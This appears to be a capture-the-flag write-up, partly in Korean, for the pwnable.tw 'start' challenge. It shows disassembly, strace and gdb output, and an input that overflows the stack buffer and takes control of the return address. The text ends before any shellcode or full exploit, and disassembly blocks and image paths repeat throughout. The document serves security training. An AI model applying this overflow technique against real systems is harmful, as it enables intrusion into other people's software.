PWNABLE.TW

start

2019.01.21

Team SCP

Revlr

Start [100 pts]

Just a start.

```
nc chall.pwnable.tw 10000
```

start

First Blood: sces60107
Solved 2528 times.

You have already solved this challenge. Check some write-ups?

```
root@kali:~# nc chall.pwnable.tw 10000
Let's start the CTF:asdf
root@kali:~# nc chall.pwnable.tw 10000
Let's start the CTF:AAAAAAAAAAAAAAAAAAAA
root@kali:~# nc chall.pwnable.tw 10000
Let's start the CTF:AAAAAAAAAAAAAAAAAAAAAAAA
root@kali:~# nc chall.pwnable.tw 10000
Let's start the CTF:AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
root@kali:~# 
```

```
.text:08048060                  public _start
.text:08048060 _start           proc near               ; DATA XREF: LOAD:08048018↑o
.text:08048060                  push    esp
.text:08048061                  push    offset _exit
.text:08048066                  xor     eax, eax
.text:08048068                  xor     ebx, ebx
.text:0804806A                  xor     ecx, ecx
.text:0804806C                  xor     edx, edx
.text:0804806E                  push    3A465443h
.text:08048073                  push    20656874h
.text:08048078                  push    20747261h
.text:0804807D                  push    74732073h
.text:08048082                  push    2774654Ch
.text:08048087                  mov     ecx, esp        ; addr
.text:08048089                  mov     dl, 14h         ; len
.text:0804808B                  mov     bl, 1           ; fd
.text:0804808D                  mov     al, 4
.text:0804808F                  int     80h             ; LINUX - sys_write
.text:08048091                  xor     ebx, ebx
.text:08048093                  mov     dl, 3Ch
.text:08048095                  mov     al, 3
.text:08048097                  int     80h             ; LINUX -
.text:08048099                  add     esp, 14h
.text:0804809C                  retn
```

```
public _start
proc near               ; DATA XREF: LOAD:08048018↑o
push    esp
push    offset _exit
xor     eax, eax
xor     ebx, ebx
xor     ecx, ecx
xor     edx, edx
push    3A465443h
push    20656874h
push    20747261h
push    74732073h
push    2774654Ch
mov     ecx, esp        ; addr
mov     dl, 14h         ; len
mov     bl, 1           ; fd
mov     al, 4
int     80h             ; LINUX - sys_write
xor     ebx, ebx
mov     dl, 3Ch
mov     al, 3
int     80h             ; LINUX -
add     esp, 14h
retn
```

레지스터 초기화

문자열 “Let’s start the CTF:” → 20bytes

System call

```
mov     A.R , #
int     80h
```

Accumulater Register	Name
1	sys_exit
2	sys_fork
3	sys_read
4	sys_write
5	sys_open
6	sys_close


```
public _start
proc near               ; DATA XREF: LOAD:08048018↑o
push    esp
push    offset _exit
xor     eax, eax
xor     ebx, ebx
xor     ecx, ecx
xor     edx, edx
push    3A465443h
push    20656874h
push    20747261h
push    74732073h
push    2774654Ch
mov     ecx, esp        ; addr
mov     dl, 14h         ; len
mov     bl, 1           ; fd
mov     al, 4
int     80h             ; LINUX - sys_write
xor     ebx, ebx
mov     dl, 3Ch
mov     al, 3
int     80h             ; LINUX -
add     esp, 14h
retn
```

레지스터 초기화

문자열 “Let’s start the CTF:” → 20bytes

write(1, addr, 0x14) : 주소에 있는 문자열을 20바이트만큼 stdout으로

read(0, addr, 0x3c) : 60바이트 만큼 읽음


root@kali:~/Documents/pwntw/start# strace ./start
execve("./start", ["./start"], 0x7fff3d533c70 /* 22 vars */) = 0
strace: [Process PID=2652 runs in 32 bit mode.]
write(1, "Let's start the CTF:", 20Let's start the CTF:)   = 20
read(0, sadf
"sadf\n", 60)   = 5
exit(0)   = ?
+++ exited with 0 +++

```
public _start
proc near               ; DATA XREF: LOAD:08048018↑o
push    esp
push    offset _exit
xor     eax, eax
xor     ebx, ebx
xor     ecx, ecx
xor     edx, edx
push    3A465443h
push    20656874h
push    20747261h
push    74732073h
push    2774654Ch
mov     ecx, esp        ; addr
mov     dl, 14h         ; len
mov     bl, 1           ; fd
mov     al, 4
int     80h             ; LINUX - sys_write
xor     ebx, ebx
mov     dl, 3Ch
mov     al, 3
int     80h             ; LINUX -
add     esp, 14h
retn
```

레지스터 초기화

문자열 “Let’s start the CTF:” → 20bytes

write(1, addr, 0x14) : 주소에 있는 문자열을 20바이트만큼 stdout으로

read(0, addr, 0x3c) : 60바이트 만큼 읽음

esp += 14


```
EBX: 0x0
ECX: 0xffffd684 ("asdf\n start the CTF:\235\200\004\b\240\326\377\377\001")
EDX: 0x3c ('<')
ESI: 0x0
EDI: 0x0
EBP: 0x0
ESP: 0xffffd684 ("asdf\n start the CTF:\235\200\004\b\240\326\377\377\001")
EIP: 0x8048099 (<_start+57>:    add    esp,0x14)
EFLAGS: 0x246 (carry PARITY adjust ZERO sign trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0x8048093 <_start+51>:       mov    dl,0x3c
   0x8048095 <_start+53>:       mov    al,0x3
   0x8048097 <_start+55>:       int    0x80
=> 0x8048099 <_start+57>:       add    esp,0x14
   0x804809c <_start+60>:       ret
   0x804809d <_exit>:   pop    esp
   0x804809e <_exit+1>: xor    eax,eax
   0x80480a0 <_exit+3>: inc    eax
[-------------------------------------stack-------------------------------------]
0000| 0xffffd684 ("asdf\n start the CTF:\235\200\004\b\240\326\377\377\001")
0004| 0xffffd688 ("\n start the CTF:\235\200\004\b\240\326\377\377\001")
0008| 0xffffd68c ("art the CTF:\235\200\004\b\240\326\377\377\001")
0012| 0xffffd690 ("the CTF:\235\200\004\b\240\326\377\377\001")
0016| 0xffffd694 ("CTF:\235\200\004\b\240\326\377\377\001")
0020| 0xffffd698 --> 0x804809d (<_exit>:       pop    esp)
0024| 0xffffd69c --> 0xffffd6a0 --> 0x1
0028| 0xffffd6a0 --> 0x1
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value

Breakpoint 1, 0x08048099 in _start ()
gdb-peda$ x/24wx $esp +0x14
0xffffd698:     0x0804809d      0xffffd6a0      0x00000001      0xffffd7d0
0xffffd6a8:     0x00000000      0xffffd7f2      0xffffddde      0xffffde0f
0xffffd6b8:     0xffffde1e      0xffffde2f      0xffffde46      0xffffde53
0xffffd6c8:     0xffffde61      0xffffde73      0xffffde7d      0xffffde9d
0xffffd6d8:     0xffffdea6      0xffffdeb1      0xffffded1      0xffffdee4
0xffffd6e8:     0xffffdeef      0xffffdf03      0xffffdf13      0xffffdf1e
gdb-peda$
```


```
root@kali:~/Documents/pwntw/start# (python -c 'print "A"*20 + "BBBB" ';cat)|strace .
/start
execve("./start", ["./start"], 0x7ffcb27412c0 /* 22 vars */) = 0
strace: [ Process PID=2692 runs in 32 bit mode. ]
write(1, "Let's start the CTF:", 20Let's start the CTF:)    = 20
read(0, "AAAAAAAAAAAAAAAAAAAABBBB\n", 60) = 25
--- SIGSEGV {si_signo=SIGSEGV, si_code=SEGV_MAPERR, si_addr=0x42424242} ---
+++ killed by SIGSEGV (core dumped) +++

Segmentation fault
```


```
public _start
proc near               ; DATA XREF: LOAD:08048018↑o
push    esp
push    offset _exit
xor     eax, eax
xor     ebx, ebx
xor     ecx, ecx
xor     edx, edx
push    3A465443h
push    20656874h
push    20747261h
push    74732073h
push    2774654Ch
mov     ecx, esp        ; addr
mov     dl, 14h         ; len
mov     bl, 1           ; fd
mov     al, 4
int     80h             ; LINUX - sys write
xor     ebx, ebx
mov     dl, 3Ch
mov     al, 3
int     80h             ; LINUX -
add     esp, 14h
retn
```




```
public _start
proc near               ; DATA XREF: LOAD:08048018↑o
push    esp
push    offset _exit
xor     eax, eax
xor     ebx, ebx
xor     ecx, ecx
xor     edx, edx
push    3A465443h
push    20656874h
push    20747261h
push    74732073h
push    2774654Ch
mov     ecx, esp        ; addr
mov     dl, 14h         ; len
mov     bl, 1           ; fd
mov     al, 4
int     80h             ; LINUX - sys_write
xor     ebx, ebx
mov     dl, 3Ch
mov     al, 3
int     80h             ; LINUX -
add     esp, 14h
retn
```




```
public _start
proc near               ; DATA XREF: LOAD:08048018↑o
push    esp
push    offset _exit
xor     eax, eax
xor     ebx, ebx
xor     ecx, ecx
xor     edx, edx
push    3A465443h
push    20656874h
push    20747261h
push    74732073h
push    2774654Ch
mov     ecx, esp        ; addr
mov     dl, 14h         ; len
mov     bl, 1           ; fd
mov     al, 4
int     80h             ; LINUX - sys_write
xor     ebx, ebx
mov     dl, 3Ch
mov     al, 3
int     80h             ; LINUX -
add     esp, 14h
retn
```

